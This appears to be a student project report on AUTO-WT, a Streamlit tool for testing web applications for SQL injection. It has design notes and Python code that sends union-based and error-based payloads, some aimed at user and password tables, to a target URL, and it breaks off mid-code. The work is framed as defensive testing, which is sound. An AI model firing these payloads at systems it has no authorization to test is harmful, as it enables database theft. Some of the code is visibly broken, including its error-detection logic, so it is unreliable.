AUTO-WT Tool is an open-source tool that can be used for penetration testing to detect and exploit SQL injection flaws. AUTO-WT Tool automates the process of detecting and exploiting SQL injection. SQL Injection attacks can take control of databases that utilize SQL. They can affect any website or web app that may have a SQL database linked to it, such as MySQL, SQL Servers. These databases often contain sensitive data such as customer information, personal data, trade

secrets, financial data and so on. Being able to find SQL vulnerabilities, and defend against them, is vital.

The tool helps in easily detecting SQL injection vulnerabilities in a web application. It provides a clear indication of whether a vulnerability is present or not. It covers multiple types of SQL injection vulnerabilities, including union-based, time-based, error-based, boolean-based, content-based blind, and out-of-band. This ensures a comprehensive testing approach. Tool provides clear and user-friendly output to indicate the presence or absence of SQL injection vulnerabilities. It uses color-coded messages (red for vulnerability detected, green for no vulnerability detected) and displays the payload that triggered the vulnerability. This system iterates over the payloads and stops testing as soon as it detects a vulnerability. This approach saves time and resources by avoiding unnecessary testing once a vulnerability is found.

Auto-wt tool also provides important notes about the limitations of detection. It highlights that the absence of detection does not guarantee the absence of vulnerabilities. It explains that if the database contains different patterns from the given payloads, there might still be a chance of vulnerability.

## 2.5. HARDWARE AND SOFTWARE SPECIFICATIONS

Minimum hardware requirements are very dependent on the particular software being developed by a given Enthought Python / Canopy / VS Code user. Applications that need to store large arrays/objects in memory will require more RAM, whereas applications that need to perform numerous calculations or tasks more quickly will require a faster processor. That said, we find that the following list represents the minimum requirements needed to install Enthought Python and associated applications:

### Minimum Requirements

- Processors: Intel® Core™ i3 or AMD Ryzen 3250u CPU
- Operating System: Windows 7
- RAM: 1GB of on-board system memory

### Recommended System Requirements

- Processors: Any two or higher core processor including Intel® Core™ i5 @2.60GHz, new-gen Xeon® processor @2.30 GHz, or AMD Ryzen 5 CPUs running at higher frequency
- RAM: 4GB of system memory from any decent manufacturer
- Disk space: 2-3GB of SEAGATE Hard Drive
- Operating System: Windows 10 Official

This system can be accessed through URL, or if you are using other alternative methods then you have to make sure you have Python installed on your system. The code is written in Python, so having a compatible version of Python is necessary. Streamlit: Streamlit is a Python library used for building interactive web applications. You need to install Streamlit to run the code. You can install Streamlit using the following command: `pip install streamlit`. Requests: Requests is a Python library used for making HTTP requests. It is required to send HTTP GET requests to the target URL. You can install Requests using the following command: `pip install requests`.

### **3. SYSTEM DESIGN**

#### **3.1 MODULES DESCRIPTION**

The website has the following flow:

1. A user gets 'Homepage' for testing, 'Attacks Info Page' for attack description
2. User can input URL and can select 'attack type' and click 'start' button
3. Tools displays results and a download option for the report

The webpage contains 3 page:

1. Home page
2. Tool page
3. Attack's Info Page

The 'Home' page has basic info about the tool

The 'Tool' Page has 5 elements:

1. URL input
2. Attack selection
3. Display Results
4. Download

The 'Attack's Info' page contains tools attack description within expanders

### 3.2 ARCHITECTURE DIAGRAM




Fig 3.1

The Auto-wt tool provides an interface to users to input URL of the website they need to test and provides a top-down menu where you can select which attack need to be performed. Based on these inputs the system backend python code will execute and send necessary SQL to the website. These send queries or the script will output the result if the target database is not configured properly.

These attacks can allow attackers to steal sensitive data that is stored in databases. So users can make use of this tool to test their website and can make sure they are not vulnerable.

### 3.3 USE CASES

A use case diagram is used to represent the dynamic behavior of a system. It encapsulates the system's functionality by incorporating use cases, actors, and their relationships. It models the tasks, services, and functions required by a system/subsystem of an application. They have only 4 major elements: . While a use case itself might drill into a lot of detail about every possibility, a use-case diagram can help provide a higher-level view of the system. It has been said before that "Use case diagrams are the blueprints for your system".




Fig 3.2



### 3.4 CLASS DIAGRAM




Fig 3.3

In the class diagram above, we have three main classes:

**main():** This class represents the main function that serves as the entry point of the Auto-WT tool. It contains attributes such as page, url, and vulnerability\_type to store user inputs. The class also has methods to test different types of SQL injections (test\_union\_based\_sqli, test\_time\_based\_sqli, etc.) and generate a report.

**Tool:** This class represents the Auto-WT tool itself. It has attributes url and vulnerability\_type to store the target URL and selected vulnerability type. The class provides methods to start testing (start\_testing), clear the results (clear\_results), and generate a report.

Database: This class represents the database used to store test results. It has an attribute `test_results`, which is a list to store the results. The class provides methods to store a result (`store_result`) and retrieve results (`retrieve_results`).

### 3.5 ER DIAGRAM




Fig 3.4

In this Entity Relationship diagram, the 'Tool' entity represents the main tool itself. It doesn't have any specific attributes in this diagram but represents the overall functionality and operations of the tool. The other entities are 'user' which uses the operations of 'Tool' and the 'Testing' 'Report' 'Attacks Info' presents the functionality that present within the 'Tool'

3.6 SEQUENCE DIAGRAM




Fig 3.5

## 4. IMPLEMENTATION

### Creating a GUI with Streamlit through python

1. The code starts by importing the necessary dependencies. In this case, it imports the streamlit library, which is used for building the graphical user interface.
2. Defining the main() Function: The main() function is the entry point of the application. It begins with a 'Home' page 'Tool 'page 'Attack's info' page.
3. Home page displays basic info about the tool
4. On Tool page: Displaying a centered heading using st.markdown() to create a title for the tool. Accepting user input for the target URL using st.text\_input(). Providing a dropdown menu (st.select box()) for selecting the type of SQL injection vulnerability. Including a "Start" button (st.button()) to initiate the vulnerability testing. If the "Start" button is clicked, the corresponding SQL injection testing function is called based on the selected vulnerability type. A "Clear" button is included to clear the results if clicked.
5. On Attacks info page: Information about various attacks is placed inside expanders

### GUI code:

```
import streamlit as st

def main():

    selected = option_menu(
        menu_title=None,
        options=["Home", "Tool", "Attack's Info"],
        icons=["house-door-fill", "display", "info-square-fill"],
        menu_icon="cast",
        default_index=0,
        orientation="horizontal"
    )
    if selected == "Home":
        st.markdown("<h2 style='text-align: center;font-family: Frutiger'>AUTO-WT TOOL</h2>", unsafe_allow_html=True)
        st.write(
            "<span style='font-size: 17px; font-family: Arial;'>Auto-wt Tool  
is a web application security testing tool designed to automate the process  
of identifying and assessing vulnerabilities in web applications. It provides  
users with a user-friendly interface to initiate security tests and generate  
reports based on the detected vulnerabilities.</span>\n\n"  
            "<span style='font-size: 17px; font-family: Arial;'>With the  
Auto-wt Tool, users can conveniently perform security testing without  
extensive knowledge of complex security testing methodologies or manual
```

```

vulnerability scanning techniques. The tool automates various stages of the
testing process, from input validation to payload injection and result
analysis.</span>",
    unsafe_allow_html=True
)
st.markdown(
    '<p style="width: 100%; color: red; text-align: center;font-
family: Arial">NOTE: Please ensure that you have proper authorization and
permission before conducting any security testing on real-world websites. Use
this system for educational purposes.</p>', unsafe_allow_html=True)
    st.write("\n\n")
    st.write("\n\n")
    st.write("\n\n")
    st.write(
        "<span style='font-size: 14px; font-family: Arial;'>For any
inquiries or support, please reach out to us at:</span>\n\n"
        "<span style='font-size: 14px; font-family: Arial;'>Email:
naveenkrishnakv04@gmail.com , mailtoaadithyu@gmail.com</span>\n\n",
        unsafe_allow_html=True
    )

    if selected == "Tool":
        st.markdown("<h1 style='text-align: center;font-family:
Frutiger;'></h1>", unsafe_allow_html=True)

        # User input area for URL
        url = st.text_input("Enter the URL:")

        # Combo box to select vulnerability type
        vulnerability_type = st.selectbox("Select SQL Injection Vulnerability
Type:",
                                         ['Union-based SQLi', 'Error-based
SQLi', 'Time-based Blind SQLi', 'Boolean-based Blind SQLi', 'Content-based
Blind SQLi', 'Out-of-band Blind SQLi'])

        # 'Start' button to initiate the test
        if st.button("Start"):
            if vulnerability_type == 'Union-based SQLi':
                test_union_based_sqli(url)
            elif vulnerability_type == 'Time-based Blind SQLi':
                test_time_based_sqli(url)
            elif vulnerability_type == 'Error-based SQLi':
                test_error_based_sqli(url)
            elif vulnerability_type == 'Boolean-based Blind SQLi':
                test_boolean_based_sqli(url)
            elif vulnerability_type == 'Content-based Blind SQLi':
                test_content_based_blind_sqli(url)
            elif vulnerability_type == 'Out-of-band Blind SQLi':
                test_out_of_band_sqli(url)

            # Generate report

        # 'Clear' button to clear the results
        if st.button("Clear"):
            st.empty()

```

```

if selected == "Attack's Info":
    st.markdown("<h2 style='text-align: center;font-family: Frutiger'>SQL Injection(SQLi)</h2>", unsafe_allow_html=True)
    st.write(
        "<span style='font-size: 17px; font-family: Arial;'>SQL injection is a type of attack where an attacker exploits vulnerabilities in a web application's database layer by injecting malicious SQL code, potentially leading to unauthorized access, data manipulation, or other malicious actions.</span>\n\n"
        "<span style='font-size: 17px; font-family: Arial;'>The different types of attack that we used in the tool are mentioned below:</span>",
        unsafe_allow_html=True
    )
    with st.expander("Union Attack Info"):
        st.markdown("<h2 style='text-align: center;'>UNION-BASED SQL Injection</h2>", unsafe_allow_html=True)
        st.write(
            "Union-based SQL injection is a type of SQL injection attack where an attacker exploits a vulnerability in a web application's input validation mechanism to manipulate the underlying SQL query and retrieve unauthorized data from the database.\n\n"
            "The attacker's goal is to inject a malicious query fragment that retrieves additional data from a different table or performs arbitrary queries.\n\n"
            "Here's a step-by-step overview of how union-based SQL injection works:\n\n"
            "1. Identifying vulnerable input: The attacker identifies input fields in the web application that are vulnerable to SQL injection. These input fields typically accept user-supplied data that is directly used in constructing SQL queries without proper validation or sanitization.\n\n"
            "2. Injecting a UNION SELECT statement: The attacker injects a crafted SQL statement that includes a UNION SELECT clause into the vulnerable input field. The UNION SELECT clause allows the attacker to combine the result set of the injected query with the original query's result set.\n\n"
            "3. Exploiting the UNION operator: By using the UNION operator, the attacker can retrieve data from columns that they normally wouldn't have access to. The injected query typically selects columns with null values for the UNION SELECT statement, while the original query retrieves sensitive information from the database.\n\n"
            "4. Retrieving unauthorized data: When the manipulated SQL query is executed, the combined result set is returned to the attacker. This result set may contain sensitive information from the database, such as usernames, passwords, or other confidential data.")
        st.write("To prevent Union-Based SQL injection: \n\n"
            " 1. Using parameterized queries or prepared statements\n\n"
            " 2. Validating and sanitizing user input\n\n"
            " 3. Employing proper input filtering and encoding techniques\n\n"
            " 4. Regular security assessments")
    with st.expander("Error Attack Info"):
        st.markdown("<h2 style='text-align: center;'>ERROR-BASED SQL Injection</h2>", unsafe_allow_html=True)
        st.write("Error-based SQL injection is a type of SQL injection attack where an attacker exploits vulnerabilities in a web application's

```

input validation mechanism to extract information from the database or manipulate the SQL query's behavior by leveraging error messages generated by the database.\n\n"

"Here's a step-by-step overview of how error-based SQL injection works:\n\n"

"1. Identifying vulnerable input: The attacker identifies input fields in the web application that are vulnerable to SQL injection. These input fields typically accept user-supplied data that is directly used in constructing SQL queries without proper validation or sanitization.\n\n"

"2. Injecting malicious code: The attacker injects carefully crafted SQL statements into the vulnerable input fields. The injected code is designed to cause an error in the SQL query execution.\n\n"

"3. Triggering the error: The application sends the SQL query, including the injected code, to the database for execution. The injected code causes the database to generate an error during query execution.\n\n"

"4. The error message generated by the database is captured by the application and displayed to the attacker. The error message often contains valuable information about the database structure, such as table names, column names, or error stack traces.\n\n"

"5. Exploiting the vulnerability: Based on the extracted information, the attacker can further exploit the vulnerability. They may craft additional SQL queries to retrieve sensitive data from the database or manipulate the application's behavior to their advantage.")

st.write("To prevent Error-Based SQL injection: \n\n"

" 1. Input validation and sanitization\n\n"

" 2. Error handling\n\n"

" 3. Least privilege principle\n\n"

" 4. Regular security assessments")

with st.expander("Time Attack Info"):

st.markdown("<h2 style='text-align: center;'>TIME-BASED BLIND SQL Injection</h2>", unsafe\_allow\_html=True)

st.write("Time-based blind SQL injection is a technique used by attackers to exploit vulnerabilities in web applications and manipulate the underlying SQL queries, even when there is no direct visible output or error messages. This type of SQL injection attack relies on the concept of time delays to extract information from the database.\n"

"The main challenge in defending against time-based blind SQL injection is that it doesn't typically produce visible errors or direct output, making it harder to detect and mitigate. "

"Here's a step-by-step overview of how time-based blind SQL injection works:\n\n"

"1. Identifying vulnerable input: The attacker identifies input fields in the web application that are susceptible to SQL injection. These input fields are typically used in constructing SQL queries without proper validation or sanitization.\n\n"

"2. Injecting a malicious payload: The attacker injects a crafted SQL payload into the vulnerable input field. The payload is designed to cause a time delay in the SQL query execution.\n\n"

"3. Observing the response time: After injecting the payload, the attacker analyzes the application's response time. If the response time is significantly delayed, it indicates that the injected payload affected the query execution and potentially exploited a vulnerability.\n\n"

"4. Extracting information through time delays: To extract information from the database, the attacker crafts SQL queries that reveal specific details through time delays. For example, the attacker may use



```

conditional statements (e.g., IF or CASE) to check for true or false
conditions that cause longer execution times.\n\n"
    "5. Automated techniques: Attackers often employ automated
tools or scripts to perform time-based blind SQL injection attacks. These
tools automatically send requests with different payloads and analyze the
response times to gather information systematically.")
    st.write("To prevent Time-Based Blind SQL injection: \n\n"
        " 1. Input validation and sanitization\n\n"
        " 2. Parameterized queries or prepared statements\n\n"
        " 3. WAF and IDS/IPS\n\n"
        " 4. Limit database privileges")
    with st.expander("Boolean Attack Info"):
        st.markdown("<h2 style='text-align: center;'>BOOLEAN-BASED BLIND
SQL Injection</h2>", unsafe_allow_html=True)
        st.write("Boolean-based SQL injection is a technique used by
attackers to exploit vulnerabilities in a web application's database layer,
specifically targeting SQL statements that rely on Boolean logic (true/false
conditions). \n\n"
            "The goal of this type of injection is to manipulate the
application's SQL queries to retrieve unauthorized data or perform unintended
actions\n\n. "
            "Here's a step-by-step overview of how boolean-based blind
SQL injection works:\n\n"
            "1. Detecting the vulnerability: The attacker identifies a
vulnerable parameter in a web application that is used in constructing SQL
queries. This parameter is typically found in user input fields, such as
search boxes, login forms, or any other input that interacts with the
database.\n\n"
            "2. Crafting malicious input: The attacker then crafts
specially crafted input to manipulate the SQL query's logic. This input is
designed to produce a specific Boolean expression that evaluates to either
true or false, allowing the attacker to control the flow of the SQL
query.\n\n"
            "3. Submitting the payload: The crafted input is submitted
to the vulnerable parameter of the application. The application will include
the attacker's input in the SQL query without proper sanitization or
validation.\n\n"
            "4. Exploiting the vulnerability: The attacker's input
manipulates the SQL query's logic, injecting Boolean operators (such as AND,
OR, or NOT) and conditional statements (such as equals, greater than, less
than) to modify the query's behavior.\n\n"
            "5. Analyzing the application's response: Based on the
application's response, such as error messages, behavior changes, or
differences in the application's output, the attacker can infer whether the
injected condition was true or false. This helps them gather information
about the underlying database structure or extract sensitive data.\n\n"
            "6. Expanding the attack: Once the attacker has determined
the correct Boolean conditions, they can further exploit the vulnerability to
extract data, perform unauthorized actions, or launch additional attacks")
        st.write("To prevent Boolean-Based Blind SQL injection: \n\n"
            " 1. Input validation and sanitization\n\n"
            " 2. Principle of least privilege\n\n"
            " 3. Regular security updates\n\n"
            " 4. Security testing")
    with st.expander("Content Attack Info"):
        st.markdown("<h2 style='text-align: center;'>CONTENT-BASED BLIND
SQL Injection</h2>", unsafe_allow_html=True)

```

```

        st.write("Content-based SQL injection is a technique used by
attackers to exploit vulnerabilities in a web application's database layer by
manipulating the content of specific fields or parameters. \n")
        "Unlike traditional SQL injection attacks that focus on
altering the structure or logic of SQL queries, content-based SQL injection
targets the actual data being processed by the application.\n\n. "
        "Here's a step-by-step overview of how content-based blind
SQL injection works:\n\n"
        "1. Identifying vulnerable fields: The attacker identifies
specific fields or parameters within the web application that are susceptible
to content-based SQL injection. These fields can include user input forms,
search queries, or any other input that is directly used in database
operations.\n\n"
        "2. Crafting malicious content: The attacker crafts
malicious input by injecting SQL code into the content of the vulnerable
fields. The injected SQL code is designed to manipulate the application's SQL
queries when the content is processed.\n\n"
        "3. Submitting the payload: The attacker submits the crafted
input, containing the malicious content, through the vulnerable field or
parameter. The application, without proper sanitization or validation,
includes the attacker's input directly in the SQL query.\n\n"
        "4. Exploiting the vulnerability: The malicious content
injected by the attacker is interpreted as part of the SQL query, leading to
unintended behavior or unauthorized access to the database. The attacker's
goal may be to extract sensitive data, modify or delete data, or perform
other malicious actions.\n\n"
        "5. Analyzing the application's response: The attacker
examines the application's response to determine if the SQL injection was
successful. They may look for changes in the application's behavior, error
messages, or differences in the output to gather information or confirm the
success of the attack.\n\n"
        "6. Expanding the attack: Once the attacker has successfully
injected SQL code into the content, they can further exploit the
vulnerability to execute additional SQL commands, retrieve more data, or
perform unauthorized actions.")
        st.write("To prevent Boolean-Based Blind SQL injection: \n\n")
        " 1. Input validation and sanitization\n\n"
        " 2. Stored procedures\n\n"
        " 3. Regular security updates\n\n"
        " 4. Principle of least privilege")
        with st.expander("Out-of-Band Attack Info"):
            st.markdown("<h2 style='text-align: center;'>Out-Of-Band BLIND
SQL Injection</h2>", unsafe_allow_html=True)
            st.write("Out-of-band SQL injection is a type of SQL injection
attack where the attacker's payload is designed to communicate with an
external server or resource controlled by the attacker, rather than relying
solely on the application's response. \n")
            " This type of attack is useful when the application's
response is limited or restricted due to various security measures\n\n. "
            "Here's a step-by-step overview of how out-of-band blind SQL
injection works:\n\n"
            "1. Identifying the vulnerability: The attacker identifies a
vulnerable parameter within the web application that is susceptible to SQL
injection. This can be a user input field, URL parameter, or any other input
that interacts with the application's database.\n\n"
            "2. Crafting the malicious payload: The attacker crafts a
specially designed payload that includes SQL code capable of initiating

```

outbound connections to an external server or resource under the attacker's control. This can involve using techniques such as DNS requests, HTTP requests, or other means of communication.\n\n"

"3. Injecting the payload: The attacker injects the crafted payload into the vulnerable parameter of the application. The application, without proper input validation or sanitization, incorporates the attacker's payload into the SQL query.\n\n"

"4. Establishing communication: The injected SQL code initiates outbound connections to the attacker's controlled server or resource, enabling communication between the attacker and the targeted application.\n\n"

"5. Retrieving data or performing actions: Through the established communication channel, the attacker can retrieve data from the application's database, execute arbitrary commands, modify data, or perform other malicious actions.\n\n"

"6. Expanding the attack: Once the initial connection is established, the attacker can leverage the out-of-band communication to further exploit the application's vulnerabilities, gather more information, or launch additional attacks.")

st.write("To prevent Out-Of-Band Blind SQL injection: \n\n"

" 1. Input validation and sanitization\n\n"

" 2. Web Application Firewall \n\n"

" 3. Regular security updates\n\n"

" 4. Principle of least privilege")

```
if __name__ == "__main__":  
    main()
```

## UNION BASED CODE

```
import streamlit as st  
import requests  
import re  
# Function to test union-based SQLi  
  
def test_union_based_sqli(url):  
    # SQL injection payloads for union-based SQLi  
    payloads = [  
        "1' UNION SELECT 1,2,3;--",  
        "1' UNION SELECT table_name, column_name, null FROM  
information_schema.columns;--",  
        "1' UNION SELECT username, password, null FROM users;--",  
        "1' UNION SELECT name, address, phone FROM customers;--",  
        "1' UNION SELECT title, author, content FROM articles;--",  
        "1' UNION SELECT product_name, price, description FROM products;--",  
        "1' UNION SELECT employee_name, salary, department FROM employees;--"  
    ]  
  
    # Iterate over the payloads  
    for payload in payloads:  
        # Make an HTTP GET request with the injection and payload  
        response = requests.get(url, params={'id': payload})
```

```

# Extract the server's response
html = response.text

# Check the response for evidence of SQL injection
if re.search(r'\b2\b', html):
    st.write('Union-based SQL injection vulnerability detected!')
    st.write(f'Payload: {payload}')
    st.write("The system iterates over a list of predefined SQL
injection payloads designed for union-based SQL injection attacks."
            " Since the payload given is vulnerable it detected the
vulnerability")
    break # Stop further testing if vulnerability is found

else:
    st.write('No union-based SQL injection vulnerabilities detected.')
    st.write("The system iterates over a list of predefined SQL injection
payloads designed for union-based SQL injection attacks."
            "If the regular expression pattern is not matched for any of
the payloads, meaning there is no evidence of a successful injection."
            "However, it's important to note that the absence of
detection does not guarantee no vulnerability, if the database contains
different pattern from the given payloads there might a chance still exist")

```

## ERROR BASED CODE

```

import streamlit as st
import requests
import re

# functions to test error-based SQLi

def test_error_based_sqli(url):
    payloads = [
        "1' AND (SELECT 1/0 FROM users);--",
        "1' AND (SELECT 1/0 FROM information_schema.tables);--",
        "1' AND (SELECT 1/0 FROM information_schema.columns);--",
        "1' AND (SELECT 1/0 FROM information_schema.schemata);--",
        "1' AND (SELECT 1/0 FROM pg_sleep(5));--",
        "1' AND (SELECT 1/0 FROM pg_statistic);--",
        "1' AND (SELECT 1/0 FROM pg_stat_all_tables);--"
    ]

    vulnerability_detected = False

    for payload in payloads:
        try:
            response = requests.get(url, params={'id': payload})
        except requests.exceptions.RequestException:
            st.write("Error-based SQL injection vulnerability detected!")
            st.write(f"Payload: {payload}")
            st.write(
                "The system iterates over a list of predefined SQL injection
payloads designed for Error-based SQL injection attacks."
            )

```

```

        " Since the payload given is vulnerable it detected the
vulnerability")
        vulnerability_detected = True
        break

    if not vulnerability_detected:
        st.write("No error-based SQL injection vulnerabilities detected.")
        st.write(
            "The system iterates over a list of predefined SQL injection
payloads designed for Error-based SQL injection attacks."
            "If the regular expression pattern is not matched for any of the
payloads, meaning there is no evidence of a successful injection.")
        st.write("However, it's important to note that the absence of
detection does not guarantee no vulnerability, if the database contains
